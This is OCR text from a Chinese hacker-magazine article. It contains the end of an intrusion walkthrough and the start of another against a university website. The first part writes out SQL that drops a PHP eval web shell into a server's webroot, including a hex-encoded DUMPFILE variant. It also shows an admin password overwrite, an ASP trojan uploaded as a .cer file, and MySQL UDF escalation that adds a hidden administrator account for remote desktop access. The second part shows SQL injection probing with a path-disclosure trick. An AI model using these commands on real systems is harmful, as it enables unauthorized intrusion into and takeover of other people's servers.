


图9

来是被删了。

通过仔细观察，我找到了 WEB 的路径，如图 9。

现在路径也有了，赶快执行导出一句话的语句吧！随便选择一个数据库执行以下语句：

```
-----start code---
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('<?php eval($_POST[cmd]);?>');
select cmd from a into outfile 'D:\PHPnow\htdocs\nohack.php';
Drop TABLE IF EXISTS a;
-----end code---
```

访问这个页面发现无法找到，测试了好几遍都不行，另外还有个 dumpfile 来得到 shell 的方法，语句格式为：**select 0x3c3f706870206576616c 28245f504f53545b636d645d293f3e into DUMPFILE ' D:\PHPnow\htdocs\php.php';**

加密部分为 lanker 一句话，密码为 cmd，结果也不行，我推断是权限的问题。突然想起还没进入后台呢，密码是要收费的，但




图 10

是我们现在可以操作整个库，破解不出我们不如直接修改管理员的密码进行登录。修改之前我先保存了管理的 MD5 值，保险起见嘛，如图 10。

四、获得 WEBSHELL 并提权

我把管理密码修改为 nohack，成功登录，现在我们的目的是取得 WEBSHELL。经过我的研究，是能够得到 WEBSHELL 的，方法是：**"下载管理"－"参数设置"－增加 CER 文件的扩展名。**

这个服务器是 WIN2003 的，默认是支持 CER 解析的，我们可以通过"增加下载"上传一个 CER 格式的 ASP 木马，然后点击发布，通过查看下载文件的路径即可得到 WEBSHELL，如图 11。




图 12

由于该网站是以 ROOT 权限用户连接数据库的，我们可以使用它来提升我们的权限。通过查找数据库文件，很轻松的获得了 ROOT 用户的密码，现在只需上传一个提权脚本上去，再本地连接数据库提权。

我这里用 UDF 提权，正确输入相关用户、密码、数据库名等信息即可本地连接上，然后导出 DLL 到系统目录。注意，在 MYSQL5 版本以上，必须导出到系统目录，否则提取就会出错，如图 12。

然后依次输入以下语句并执行即可建立一个名为 nohack，密码为 password 的系统账户。

```
create function cmdshell returns string soname 'c:\windows\udf.dll'
select cmdshell('net user nohack password /add');
select cmdshell('net localgroup administrators nohack /add');
```

服务器开了 3389，我们直接远程登录，如图 13。

本次渗透测试就到这里，入侵渗透就是考验一个人的耐心和技巧！通过阅读本文，希望能对你有些收获与帮助，这是我最大的愿望！对本文有任何意见或者好的建议，请到《黑客手册》官方论坛（http://www.nohack.cn/bbs）找我交换意见，谢谢。

编辑点评：

文章里提到的都是一些必须掌握的常规知识，大家温习一下吧。注意其中的一些小细节就可以，熟练掌握后，相信入侵一个有漏洞的 php 站并不算太难。这些都是盲注入的技巧，熟练掌握后你应当学习 php 语法，学会白箱测试了。

WWW.NOHACK.CN




图 11




图 13

入侵某高校网站

applychen

本篇可以与前面那篇《渗透XX大学主站》结合来看，技巧略有不同。

一、找注入点

那天在群里面有人发个站出来，叫帮忙看看，恰好那时又没时间，就粗浅看了看。今天整理web的时候又找到，于是顺便看看。

这是某高校站，php页面随便点个链接出来，在id那里加个[]就变成了 **http://www.xxx.com/xxx/xxx_detail2.php?id[]=495**，然后提交，结果如图1。

```
地址(D) http://www.[redacted]/news/news_detail2.php?id[]=495

Warning: extract() [function.extract]: First argument should be an array in
E:\[redacted]\news\news_detail2.php on line 6
```

图 1

很多时候在网址后面加引号爆不出路径来时，不妨加个[]，有时却能够有意外收获。而且有了路径，在后面的入侵中会很有帮助。

这下看来有戏，然后再在网址后加 **1=1和1=2**。第二个页面报错了，和图1一样的错，两次页面不一样，那多半是注入点了。

二、开始猜解

然后在注入点后加 **order by 10**，刷新页面后错误，再修改为 **order by 5**，页面刷新后正确，修改成 **order by 6** 的时候刷新又错误，说明表段是5，接下来的事交给工具了。

